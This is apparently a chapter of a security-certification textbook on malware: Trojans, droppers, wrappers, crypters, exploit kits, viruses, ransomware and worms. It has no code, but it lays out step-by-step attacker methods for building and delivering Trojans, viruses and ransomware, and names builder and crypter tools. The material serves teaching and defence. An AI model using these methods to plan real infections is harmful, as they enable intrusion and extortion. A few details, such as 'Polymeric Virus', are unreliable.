The Internet of Things (IoT) encompasses the interconnectedness of physical devices, structures, and various items that are equipped with electronic components. IoT Trojans are harmful software that targets IoT networks, utilizing a botnet to launch attacks on external machines beyond the IoT environment.

OpenSSH Trojan

Researchers from Microsoft have identified a complex cyberattack aimed at Linux-based systems and IoT devices that are accessible via the Internet. The attackers exploited a modified version of OpenSSH to gain control over these devices and install cryptomining malware. This operation relied on a criminal infrastructure that uniquely employed a subdomain of a Southeast Asian bank as a Command and Control (C2) server. The backdoor established in this attack allows for the execution of various malicious tools, including rootkits and an IRC bot, which are intended to commandeer the computing resources of the affected devices for cryptomining activities. Additionally, the backdoor's implementation includes the installation of a compromised version of OpenSSH, which enables the attackers to capture SSH credentials, navigate laterally within networks, and conceal unauthorized SSH connections. This incident highlights the extreme

measures cybercriminals are willing to undertake to evade detection while exploiting Internet-connected devices for monetary gain.

Security Software Disabler Trojans

Security software disabler Trojans are designed to stop the functionality of security applications, including firewalls and IDS, by either deactivating them or terminating their processes. These types of Trojans serve as entry points, enabling an attacker to execute further attacks on the compromised system. Examples of security software disabler Trojans include:

- Chameleon
- CertLock
- GhostHook

Destructive Trojans

The primary function of a destructive Trojan is to eliminate files on a targeted system. Such Trojans may evade detection by antivirus software. Upon infecting a computer system, a destructive Trojan indiscriminately removes files, folders, and registry entries, as well as data from local and network drives, frequently leading to operating system failure.

Destructive Trojans are typically created as basic batch files utilizing commands like "DEL," "DELTREE," or "FORMAT." The code for these Trojans is often compiled into file formats such as .ini, .exe, .dll, or .com, making it challenging to ascertain whether a destructive Trojan has compromised a computer system. Attackers can either manually trigger these Trojans or configure them to activate at predetermined times and dates.

Examples of destructive Trojans include SilverRAT, HermeticWiper, WhisperGate, and FoxBlade.

DDoS Trojans

These Trojans are designed to execute Distributed Denial of Service (DDoS) attacks against specific machines, networks, or web addresses. They transform the victim's system into a "zombie" that awaits instructions from a DDoS server located on the Internet. A multitude of compromised systems remain on standby for commands from the server. When the server issues a directive to all or a subset of these infected systems, the simultaneous execution of the command results in a significant influx of legitimate requests directed at the target, ultimately causing the service to become unresponsive. In essence, the attacker, utilizing their own computer in conjunction with several other compromised machines, inundates the victim with numerous requests, thereby overwhelming the target and resulting in a Denial of Service (DoS). This tactic can also be facilitated through mass spam emails. The Mirai IoT botnet Trojan remains one of the most infamous DDoS attack Trojans.

Additionally, other recently identified DDoS Trojans, such as RDDoS, Horabot, hailBot, kiraiBot, and catDDoS, have impacted numerous systems and networks, leading to significant disruptions for businesses. These DDoS Trojans employ similar attack methodologies, targeting unsecured devices within a network and commandeering them to initiate a DDoS assault on the victim's system. Once a Trojan is installed on a Windows computer, it establishes a connection to a Command-and-Control (C&C) server, from which it retrieves a configuration file that includes various IP addresses for authentication attempts across multiple ports. Together with the infected

botnet zombies, it conducts DDoS attacks, wherein a zombie inundates the target server or machine with harmful traffic.

Command Shell Trojans

A command shell Trojan enables an attacker to gain remote access to a command shell on a victim's compromised system. This is achieved through the installation of a Trojan server on the victim's device, which subsequently opens a port for the attacker to establish a connection. The attacker utilizes a client application on their own machine to initiate a command shell on the victim's system. Examples of command shell Trojans include Netcat, DNS Messenger, and GCat.

How to Infect Systems Using a Trojan

An attacker can gain remote access to a system's hardware and software by deploying a Trojan. Once this malicious software is installed, the data within the system becomes susceptible to various threats. Furthermore, the attacker is capable of launching attacks on external systems as well.

There are several methods through which attackers distribute Trojans to compromise target systems:

- Trojans may be embedded within bundled shareware or downloadable applications. When users download these files, the Trojans are automatically installed on the target systems.
- Various pop-up advertisements are designed to deceive users. These ads are programmed so that whether users select YES or NO, a download will commence, leading to the automatic installation of the Trojan.
- Attackers often send Trojans as attachments in emails. When users open these harmful attachments, the Trojans are installed without their consent.
- Users may also be tempted to click on different file types, such as e-cards, adult content videos, and images, which may harbor Trojans. Engaging with these files results in the installation of the Trojans.

The process by which attackers compromise a target machine using a Trojan involves several steps:

Step 1: Develop a new Trojan package utilizing various tools such as njRAT, Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and THorse. Newly created Trojans are more likely to succeed in breaching the target system, as existing security measures may not recognize them. These Trojans can then be delivered to the victim's machine via a dropper or downloader.

Step 2: Utilize a dropper, such as Amadey or SecuriDropper, or a downloader like Downloader.DN, to install the malicious code onto the target system. The dropper is designed to masquerade as a legitimate application or a widely recognized and trusted file. Upon execution, it extracts the concealed malware components and activates them, typically without writing them to the disk to evade detection. These droppers may package benign elements such as images, games, or harmless messages to distract users from their malicious intent. Downloaders, on the other hand, serve as conduits for malware, lacking the actual malware file but containing a link to where the Trojan can be retrieved. When a downloader is executed on the target system, it establishes a connection to the attacker's server to download the intended Trojan onto the victim's machine. While droppers can often bypass firewalls, downloaders may be identified through network analysis tools.

Step 3: Utilize a wrapper, such as IExpress Wizard, to bind the Trojan executable to legitimate files for installation on the target system.

Step 4: Encrypt the Trojan using a crypter, such as The Attacker-Crypter, to enhance its ability to evade detection by firewalls and intrusion detection systems.

Step 5: Distribute the Trojan through various methods, including overt and covert channels, exploit kits, emails, and instant messaging, thereby deceiving users into downloading and executing it. An active Trojan can engage in harmful activities such as inundating users with persistent pop-ups, altering desktop settings, modifying or deleting files, stealing sensitive information, and establishing backdoors.

Step 6: Deploy the Trojan on the victim's machine by executing the dropper or downloader software to conceal its presence. The deployed file comprises wrapped and encrypted malware.

Step 7: Initiate the damage routine. Most malware includes a damage routine that executes payloads. Some payloads may merely display images or messages, while others possess the capability to delete files, reformat hard drives, or inflict other significant damage.



Figure 7-15: Process Involved in Infecting Target Machine Using Trojan

Creating a Trojan

Attackers can develop Trojans utilizing various construction kits, including the DarkHorse Trojan Virus Maker and the Senna Spy Trojan Generator. These Trojan horse construction kits enable attackers to build and tailor Trojans to meet their specific requirements. Such tools pose significant risks and may lead to unintended consequences if not executed correctly. Newly created Trojans often evade detection by virus or Trojan scanning software, as they do not correspond to any recognized signatures. This advantage facilitates the attackers' success in executing their malicious activities.

njRAT is a Remote Access Tool (RAT) known for its robust data theft functionalities. Beyond logging keystrokes, it can access a victim's camera, extract credentials saved in web browsers, upload and download files, manipulate processes and files, and observe the victim's desktop. This

RAT can also manage botnets, enabling the attacker to update, uninstall, disconnect, restart, and terminate the RAT, as well as modify its campaign ID. Additionally, the attacker can design and configure the malware to propagate via USB drives, utilizing command-and-control server software.

Some of its key features include:

- Remote access to the victim's computer
- Collection of victim information such as IP address, hostname, and operating system
- Manipulation of files and system files
- Establishment of an active remote session, granting the attacker command line access to the victim's machine
- Keystroke logging and credential theft from browsers

Employing a Dropper or Downloader

After creating their desired Trojans, attackers may use a dropper or downloader to deliver the Trojan package to the victim's device.

Droppers

Droppers are specialized programs designed to disguise malware payloads that can disrupt the operation of the targeted system. These droppers incorporate various malware characteristics that enable them to evade detection by antivirus solutions, and they can execute the installation process discreetly. The dropper operates by loading its code into the system's memory, from which the malware payload is extracted and subsequently written to the file system. The payload is then executed as a result of the malware being installed. Notable examples of droppers used by attackers include Amadey, SecuriDropper, PindOS JavaScript dropper, SharkBot, Dropper.AIF, and NullMixer, all of which facilitate the deployment of malware onto the target machine.

Downloaders

A downloader is software made specifically to find and install malicious programs, such as malware. While downloaders share similarities with droppers, the key distinction lies in the fact that a downloader does not contain malware itself, whereas a dropper does. This characteristic allows a new, unidentified downloader to potentially evade detection by anti-malware scanners.

Cybercriminals utilize downloaders as components of their payloads or other harmful applications that can covertly install malware. These downloaders are often distributed as disguised files in email attachments, masquerading as legitimate programs such as accounts.exe or invoices. When a victim opens the infected attachment, the downloader attempts to connect to a remote server to directly obtain additional malicious software.

Attackers employ downloaders such as the Fruity Trojan downloader, Downloader.DN, InfoStealer.XY and sLoad to facilitate the deployment of malware onto targeted systems.

Employing a Wrapper

Wrappers combine Trojan executables with .EXE applications that seem legitimate, such as gaming or office software. When a user executes the wrapped .EXE application, the Trojan is first installed discreetly in the background, followed by the execution of the wrapping application in the foreground. Attackers can utilize tools like petite.exe to compress any (DOS/WIN) binary. This tool

decompresses an EXE file at runtime after it has been compressed. Consequently, the Trojan can infiltrate systems largely unnoticed, as most antivirus programs fail to recognize the signatures within the file.

Additionally, attackers can embed multiple executables within a single executable. These wrappers may also facilitate functions such as executing one file in the background while another operates on the desktop. From a technical perspective, wrappers are a form of "glueware" that integrates various software components. A wrapper consolidates multiple components into a single data source, enhancing usability compared to the original unwrapped source. The appeal of free software can deceive users into unwittingly installing Trojan horses.

For example, a Trojan horse may be disguised in an email as a computer calculator. Upon receiving the email, the description of the calculator may entice the user to install it. Although it may appear to be a benign application, once the user installs the file, the Trojan is activated in the background, executing actions that may not be immediately visible to the user, such as deleting files or transmitting sensitive information to the attacker. In another scenario, an attacker might send a birthday greeting that installs a Trojan while the user is distracted, such as a dancing birthday cake displayed on the screen.

Covert Wrapper Programs

IExpress Wizard

The IExpress Wizard is a wrapper application that assists users in creating a self-extracting package that can automatically install embedded setup files, including Trojan horses. This tool can eliminate the setup files post-execution, effectively erasing any evidence of the Trojans. Additionally, it can execute a program or only extract hidden files. Such embedded trojans are frequently undetected by antivirus software.

Employing a Crypter

An executable (.exe) file's original binary code can be encrypted using a program called a crypter. Cybercriminals employ crypters to conceal malicious software such as viruses, spyware, keyloggers, and Remote Access Trojans (RATs), thereby rendering them undetectable by antivirus programs. Several crypters are available that assist in preventing the detection of harmful applications by security systems, including the following:

Attacker-Crypter

Attacker-Crypter can be employed to encrypt executable files and bypass conventional detection methods through various techniques. Moreover, it allows attackers to execute their own PowerShell scripts or choose the desired payload type via its user interface. Additionally, it can provide notifications regarding the methods being executed on a system.

Propagating and Deploying a Trojan

Once a Trojan has been developed and a dropper/downloader, wrapper, and crypter have been utilized, the attacker is required to transfer and execute the package on the intended target machine. The attacker may employ various methods to propagate the Trojan package to the target system, including:

Distributing a Trojan via email

An attacker can enter a victim's system by using a Trojan. To establish control over the victim's device, the attacker sets up a Trojan server and subsequently sends an email designed to entice the victim into clicking a link included in the message. The victim's device establishes a direct connection with the Trojan server after clicking the malicious link. This server then transmits the Trojan to the victim's system, which installs automatically, leading to an infection. Consequently, the victim's device unwittingly establishes a connection with the attacker's server. Once this connection is made, the attacker gains full control over the victim's system, enabling them to execute any desired actions. If the victim engages in online transactions or purchases, the attacker can easily capture sensitive information, including credit card details and account credentials. Furthermore, the attacker may exploit the victim's machine to initiate attacks on additional systems. The Trojan can also infect computers when users open email attachments, which may install the Trojan and create a backdoor for future access by criminals.

Distributing a Trojan through Covert channels

The term "overt" denotes something that is clear, apparent, or easily recognizable, while "covert" signifies something secretive, concealed, or not readily visible. An overt channel represents a legitimate means for the transfer of data or information within a corporate network, functioning securely to facilitate this exchange. In contrast, a covert channel constitutes an illicit and hidden route for transferring data from a network.

The following :

Overt Channel	Covert Channel
A legitimate communication path used for transferring data within a computer system or network.	An unauthorized communication pathway that transfers information in violation of security policies
Standard data transfer using protocols like HTTP or FTP	A Trojan communicating with its command and control center.

Table 7-01: Key Distinctions Between Overt and Covert Channels

Attackers use covert channels to deploy and hide malicious Trojans within an undetectable protocol. These channels employ a technique known as tunneling, which allows one protocol to operate over another. This method is particularly appealing for Trojan transmission, as it enables an attacker to establish a backdoor on the targeted system. Attackers predominantly use covert channels to circumvent antivirus software and firewalls deployed in the target network. Various tools, such as Racoon, QEMU, and ELECTRICFISH, can be employed by attackers to create covert channels utilizing protocols like DNS, SSH, ICMP, and HTTP/S for the deployment of Trojans and the exfiltration of data.

Distributing a Trojan using Proxy Servers

A Trojan proxy is used as an independent application that enables remote attackers to utilize the compromised computer of a victim as a proxy for connecting to a targeted machine. Attackers compromise multiple systems and subsequently employ them as covert proxy servers. They

maintain complete control over the victim's system, allowing them to execute attacks on other devices within the compromised user's network. Attackers utilize this method to disseminate and install the Trojan on the intended computer while remaining anonymous. In the event that law enforcement detects illicit activities, the traces will point to unsuspecting users rather than the actual perpetrators, which may lead to legal complications for the victims, who are superficially accountable for their network and any attacks originating from it. Numerous machines across the Internet are compromised with proxy servers. Additionally, attackers may utilize Trojan proxy servers such as SocksEscort, QakBot, and Stantinko Botnet, which can autonomously generate proxies for conducting malicious operations.

Distributing a Trojan via USB or flash drives

An attacker may also place the Trojan package onto a USB drive and deceive the victim into utilizing the drive on the intended system. In some instances, attackers may abandon a USB drive in a public area, waiting for an unsuspecting individual to collect it. Once the USB drive is retrieved and connected to the target system by the unwitting user, the Trojan is propagated on the system through either the drop or download method, contingent upon the specific packaging technique employed by the attacker. Following its installation on the victim's device, the Trojan is executed automatically, leading to the infection and compromise of both the system and the network.

Exploit kits

Background

MPack was the first known instance of an exploit kit found in Russian underground forums at the end of 2006. Exploit kits' authors made it a point to build their software as a commercial package from the start, often including support and providing regular updates. By 2010, there was a thriving market for such exploitation tools, and the infamous Blackhole EK became one of the most well-known and adored exploit kits.

The authors of EK began introducing new vulnerabilities more quickly and concentrated on the most widely used and unpatched applications, such as Adobe Reader and Java. The underground market experienced uncertainty following the arrest of Blackhole's creator (Paunch) at the end of 2013, but activity quickly resumed. By 2015, Angler, a newer exploit kit, dominated and utilized zero-day vulnerabilities rather than previously patched ones. A zero-day attack occurs when a software manufacturer does not provide a patch, but an exploit already exists and could be used extensively.

Overview

Exploit kits are collections of tools employed by cybercriminals to enable the exploitation of prevalent client-side vulnerabilities present in web browsers and their associated plugins, with the aim of delivering malware to the computers of end users. It is a bit of code or a program that takes benefit of vulnerabilities in software and hardware. A vulnerability is like a hole in your software that malware can utilize to get into an end-user device. The main goal of the exploit is to download and execute Malware like Ransomware or viruses or to initiate DoS attacks.

Examining How to Exploit Kits Work

Exploit Kits (EKs) work automatically and try to identify vulnerabilities on user computers while they browse the Internet. They are now a preferred method of distributing RATs and malware in bulk by cybercriminals, especially those looking to monetize their exploits.

EK does not require the victim to download any files or attachments. The hacked website is seen by victims using hidden code that takes advantage of browser flaws. Events that must occur for an exploit kit attack include:

- Using target-compromised websites that discreetly redirect web traffic to different landing pages
- Using vulnerable applications as gateways to run malware on hosts
- Sending payload to infect host when an exploit is successful

Associated families

As of 2015, the top exploit kits are:

- Angler EK
- Nuclear EK
- Neutrino EK
- RIG EK
- Magnitude EK
- Hanjuan EK

Examples of Exploit Kits

- **Angler**: Angler was one of the most potent and widely used EKs in the middle of the 2010s that enabled zero-day attacks on Silverlight, Java, and Flash.
- **Blackhole:** The Blackhole exploit kit was initially developed in 2010. Up until the author's arrest in 2013, it appears to have been the hackers' go-to tool for launching drive-by downloads. Cybercriminals would install the Blackhole exploit kit and expose users to Blackhole-powered attacks after identifying a website that could be compromised. By exploiting any browser, Java, or Adobe Flash plug-in vulnerabilities, it discovered the exploit kit and then downloaded malware (typically ransomware) onto the PCs of visitors.
- **Flashback:** The Flashback exploit kit remained popular with cybercriminals in 2014, with campaigns exploiting ad networks. Flashback EK propagated various malware such as Zeus information stealer, Dofoil Trojan, and Cryptowall Ransomware.
- **Fiesta:** As a result of the Blackhole exploit kit's collapse in 2014 and the arrest of its author, the Fiesta exploit kit saw a rise in popularity. Fiesta also operated via infiltrating a weak website, just as earlier EKs. Visitors were forcibly taken to the Fiesta landing page run by hackers after the website was hijacked. On the basis of the computer's specifications, many exploits were then downloaded.
- **GrandSoft**: The GrandSoft exploit kit was another malvertising-based threat that redirected unsuspecting clients and installed password-stealing Trojans, Ransomware, and clipboard robbers on their computers. In 2019, GrandSoft EK enhanced the Ramnit banking

Trojan, which attempts to steal victims' saved login details, online banking data, FTP accounts, browsing history, website injections, and more.

Virus and Worm Concepts

Viruses are the oldest form of malware, first introduced in 1970. This section will discuss viruses and worms, how viruses are classified as different from other malicious programs, how viruses are created, and how viruses infect a target.

Viruses

A Virus is a self-replicating program; it can produce multiple copies of itself by attaching to another program of any format. Once downloaded, these viruses can be activated without delay. They may be programmed to run upon a specific triggering event (waiting for the host to initiate them) or remain in a sleep mode for a set period before becoming active. The major characteristics of viruses are:

- Self-replicates
- Corrupts files and programs
- Infects other files and programs
- Alters data
- Transforms itself
- Encrypts itself

Stages of a Virus Life Cycle

Following is a list of the six phases of the virus's development. These phases consist of developing a virus program, running it, detecting it, and installing antivirus software. The following categories apply to the process of creating a virus:

- Design

In the Design phase, a virus is created. The developer can use construction kits or programming languages to write their own code from scratch to make a virus.

- Replication

When the virus is delivered, it replicates itself in the target system for a certain duration during the replication phase and expands itself after that. Depending on how their creator wishes to replicate them, different viruses may replicate in different ways. Usually, this replication process is very fast and infects the target in a short period.

- Launch

The user unintentionally launches the infected program during the launch stage. As soon as it is launched, the virus starts performing the tasks for which it was created. For instance, a virus may be specifically engineered to obliterate data. Once activated, the virus initiates data corruption.

- Detection

In the Detection phase, the behavior of a virus is observed, and the virus is identified as a potential threat to a system. Antivirus developers typically monitor the behavior of a virus that has been reported.

- Incorporation

Antivirus software developers identify, detect, and observe a virus's behavior and then design defensive code or an update to support an older version of antivirus in detecting this new type of virus.

- Elimination

A user can eliminate the threat from the Operating System by installing an updated antivirus or downloading a newer version capable of detecting advanced threats.

Working of Viruses

A Virus works in a two-phase process in which it replicates itself onto an executable file and attacks a system. Different phases are defined below:

1. Infection Phase

The virus that has been implanted in a target system replicates itself onto an executable file during the Infection phase. The process of replicating legitimate software can be launched when a user initiates the authentic application. These viruses reproduce by infecting documents, applications, or email attachments. Similarly, they can be propagated through emails, file sharing, or downloaded from the Internet. They can enter an Operating System through CDs, DVDs, USB drives, and other digital media.

2. Attack Phase

In the Attack phase, the infected file is executed either intentionally by an intruder or accidentally by a user. Viruses usually require an initiation action to infect a victim. This infection can destroy the system or corrupt program files and data. Some viruses can initiate an attack when executed but can also be configured to infect according to certain pre-defined conditions.

Type of Viruses

Computer viruses are malicious programs designed to compromise system security and performance. They attach to executable code to infect systems. Understanding their behavior is crucial for prevention and removal. Key virus types include:

1. **System/Boot Sector Viruses**: Infect the Master Boot Record (MBR) and execute during booting, often spreading through removable media
2. **File Viruses**: Attach to executable files like `.COM` or `.EXE`, using stealth techniques to avoid detection
3. **Multipartite Viruses**: Attack both boot sectors and files, reinfecting systems if not fully removed
4. **Macro Viruses**: Exploit applications like Microsoft Word, spreading via email and infected templates

5. **Cluster Viruses**: Modify directory entries to redirect to virus code
6. **Stealth Viruses**: Use techniques to hide from antivirus programs by altering system data
7. **Encryption Viruses**: Employ encryption to evade detection, with a decryptor activating the malicious code
8. **Sparse Infector Viruses**: Infect infrequently to reduce detection chances
9. **Polymorphic Viruses**: Alter their code during replication to avoid detection
10. **Metamorphic Viruses**: Rewrite themselves entirely, making detection challenging
11. **Overwriting/Cavity Viruses**: Embed in unused file space without altering file size
12. **Companion Viruses**: Mimic legitimate files by using similar names and extensions
13. **Shell Viruses**: Encapsulate the target program, running their code first
14. **File Extension Viruses**: Exploit misleading file extensions to trick users into execution
15. **FAT Viruses**: Corrupt the File Allocation Table, disrupting data access

Virus Removal

- Use Linux or MacOS for inherent safeguards
- Conduct regular antivirus scans and avoid suspicious files

EXAM TIP:

Multipartite Virus: Multipart viruses have multiple ways of infecting and spreading. This term defines the first viruses, including DoS executable files and PC BIOS boot sector virus code.

Macro Virus: A computer virus that is developed with the same macro language used by programs like Microsoft Word and Excel is known as a macro virus. When a macro virus enters software, it initiates a series of operations automatically upon application launch.

Polymeric Virus: A complex computer virus that alters data types and function is known as a polymeric virus. This malware employs self-encryption techniques to avoid detection by scanning software. The polymorphic virus reproduces by making functional but slightly altered copies of itself after infection.

Stealth Virus: A stealth virus is a type of system virus that employs various techniques to evade detection by antivirus programs. In general, the term "stealth" refers to any method of acting while remaining unnoticed.

How to get Infect Systems Using a Virus

Attackers can compromise systems by deploying a virus through the following procedure:

1. The initial step involves the creation of a virus utilizing tools such as JPS Virus Maker, Virus Maker, or Virus-Builder. These applications enable the user to customize and assemble the virus into a single executable file, with the characteristics of the virus determined by the options provided within the tool.
2. After the virus has been successfully generated, it should be packaged using a binder or virus packager tool.

3. The next step is to transmit the virus to the victim's machine via email, chat, a mapped network drive, or any other method that appears credible to the victim.
4. Finally, when the victim opens and executes the file, which seems authentic, the target system becomes infected.

Propagating and Deploying a Virus

Once viruses are developed, attackers may employ a variety of techniques to propagate and deploy the virus onto the target's system. Some of these methods include:

Virus Hoaxes

Attackers frequently utilize strategies such as virus hoaxes and fake antivirus programs to infiltrate victims' systems with viruses. Virus hoaxes can be nearly as detrimental as actual viruses, leading to significant losses in productivity and bandwidth as unsuspecting users respond to and disseminate these false alerts. Given that viruses often incite considerable fear, they have become a prevalent theme in hoaxes. Virus hoaxes consist of misleading claims regarding the existence of non-existent viruses.

The following outlines several essential characteristics of virus hoaxes:

- These warning messages can spread quickly and typically advise against opening a specific email, claiming that doing so could harm one's system.
- In certain instances, these warning messages may themselves include virus attachments. It is advisable to verify the identity of the individual who issued the warning.

It is advisable to obtain technical specifics in any correspondence concerning viruses. Furthermore, conducting online research can be advantageous for acquiring additional insights into hoaxes, especially by examining bulletin boards where community members engage in discussions about relevant topics. Before forming conclusions based on online data, consider the following points:

- If the information comes from questionable newsgroups, confirm it with a different source
- If the person disseminating the news lacks expertise or is not a recognized authority within the community, verify the information with another source
- If a governmental organization has made the announcement, it should cite the relevant federal regulation
- One of the most dependable methods for verification is to search for the alleged hoax virus by name on the websites of antivirus software providers

Google Critical Security Alert Scam:

The Google Critical Security Alert is a service designed to inform users about any significant activities associated with their accounts. Such activities may encompass actions like logging in, altering passwords, or modifying personal information. Cybercriminals often fabricate and distribute fraudulent alert emails to deceive victims into believing that these activities have occurred. Upon receiving the counterfeit alert, the user may unwittingly click on a link included in the email, leading to potential malware infection. The illustration below depicts a deceptive email that claims, "New device signed in to." If the recipient fails to scrutinize the email's origin, they may click the "Check activity" button and fall victim to the scam.



Figure 7-16: Google Critical Security Alert Scam

Fake Antivirus

Fake antivirus software, often referred to as fake antivirus, constitutes a type of online fraud that exploits malware. It performs the functionality of legitimate antivirus programs. Such deceptive software frequently appears in the form of banner advertisements, pop-up notifications, email links, and search engine results when users seek antivirus solutions. A convincingly designed fake antivirus program can appear credible and typically urges users to install it, perform updates, or eliminate viruses and other harmful applications. When users click on the advertisement, pop-up, or link to download the software, they are redirected to a different webpage where they are prompted to purchase or subscribe by providing their payment information. Once downloaded and installed, fake antivirus software can inflict significant harm on systems, including the introduction of malicious software, theft of sensitive data (such as passwords, bank account details, and credit card information), and file corruption.

Ransomware

Ransomware represents a category of malicious software that limits access to an infected computer system or the essential files and documents contained within it. Subsequently, it demands a ransom payment from the user to the creators of the malware in exchange for restoring access. This type of malware may either encrypt the files on the system's hard drive or lock the system, presenting messages designed to deceive the user into making a payment. Typically, ransomware propagates as a Trojan, infiltrating systems through various means such as email attachments, compromised websites, infected applications, downloads from unreliable sources, and vulnerabilities in network services. The ransomware's payload is activated when it runs. This results in the encryption of the victim's data. The encrypted files can only be decrypted by the original malware authors. In certain

instances, user interaction may be limited through a straightforward payload. Within a web browser, a text file or webpage may present the ransom demands. These messages often impersonate legitimate companies or law enforcement agencies, falsely claiming that the victim's system is involved in illegal activities or contains illegal content, such as pirated software or adult material. Alternatively, they may present a fraudulent Microsoft product activation notice, claiming that the installed Office software is fake and requires reactivation. Such messages are designed to manipulate victims into paying to lift the imposed restrictions. Ransomware exploits emotions such as fear, trust, surprise, and embarrassment to compel individuals to comply with the ransom demands.

There are some additional ransomware families include:

- Phobos
- Xorist
- LockBit Black
- DarkSide RaaS
- Conti
- Cerber
- Thanos
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze

Examples of Ransomware

- **Mallox Ransomware**

Mallox represents a strain of ransomware that specifically targets Microsoft (MS) Windows operating systems. Initially detected in June 2021, it infiltrates networks that possess vulnerable MS-SQL servers. The infection of victim computers occurs through various means, including phishing emails, software cracking tools that circumvent license activation, and downloads from unverified websites. The primary function of Mallox ransomware is to encrypt files on the compromised system, appending the ".mallox" extension to the affected file names. For instance, a file named "sample.txt" would be altered to "sample.txt.mallox."

Additionally, certain variants of Mallox may append extensions such as ".malox," ".malloxx," or ".maloxx" to the encrypted files. Furthermore, it generates a ransom note titled "RECOVERY INFORMATION.txt," which includes directions for reaching out to the perpetrator. The ransom amount is specified when the victim visits the Mallox ransomware TOR website via a Tor Browser.

- **STOP/Djvu Ransomware**

The STOP/DJVU ransomware was first detected in February 2018 and has since developed into more than 600 distinct variants. This ransomware is referred to as Djvu due to the addition of the .djvu file extension during its initial attack, which coincidentally corresponds to a legitimate file format utilized by AT&T. The latest variant of STOP incorporates multiple layers of obfuscation and

employs RSA encryption, complicating the analysis process for researchers and automated tools. STOP ransomware predominantly targets Windows operating systems. Upon infection, the STOP/Djvu variant downloads various additional programs to encrypt all files on the compromised system. Each variant of the STOP ransomware features different file extensions, including .looy, .vook, .kool, .nood, .wiaw, .wisz, .lkfr, .lkhy, .ldhy, .cdxx, .cdcc, among others. Following the encryption of all files, a text document titled "_readme.txt" is generated, containing instructions for contacting the group to arrange payment of the ransom. The primary methods employed to spread this ransomware include the use of spam emails containing malicious attachments and the disguise of file types on torrent sites that offer pirated content.

Methodology for Executing a Ransomware Attack on Systems

To successfully compromise a target machine through a ransomware attack, the following steps should be undertaken:

- **Step 1:** Develop ransomware utilizing tools such as Chaos Ransomware Builder v4.
- **Step 2:** Deliver the ransomware to the intended victim's machine through various methods, including email attachments or physical devices like hard drives or USB drives, ensuring it appears credible.
- **Step 3:** When the victim downloads and executes the malicious file, the ransomware infiltrates the system, encrypting files according to the number of files and the chosen encryption algorithm.
- **Step 4:** Following the infection, a prompt appears, directing the victim to remit payment for the decryption of their files.

Computer Worms

Computer worms are independent malicious software programs that autonomously replicate, execute and propagate through network connections without requiring human action. Intruders craft most worms to proliferate across networks, thereby depleting available computing resources and leading to the overload and unresponsiveness of network servers, web servers, and individual computer systems. Additionally, certain worms are designed to carry a payload that can inflict damage on the host system. Worms are classified as a subtype of viruses. Unlike viruses, a worm does not need a host to replicate; however, in some instances, the machine hosting the worm may also become infected. Initially, black hat hackers regarded worms as a concern primarily for mainframe systems. However, with the advent of the Internet, their focus shifted predominantly to targeting Windows operating systems, utilizing the same worms disseminated through e-mail, IRC, and various network functionalities.

Attackers leverage worm payloads to install backdoors on compromised computers, effectively transforming them into zombies and forming a botnet. These botnets are then employed to conduct cyber-attacks. Some of the most recent computer worms include:

- SSH-Snake
- Raspberry Robin
- P2PInfect.

How is a Worm Different from a Virus?

Virus	Worm
Infects a system by attaching itself to a file or executable program.	Exploits vulnerabilities in an OS or application to replicate itself.
May delete, alter, or move files in the system.	Typically does not modify stored files; primarily exploits CPU and memory resources.
Alter system operations without the user's knowledge or consent.	Consumes network bandwidth and system memory, often overloading systems and servers
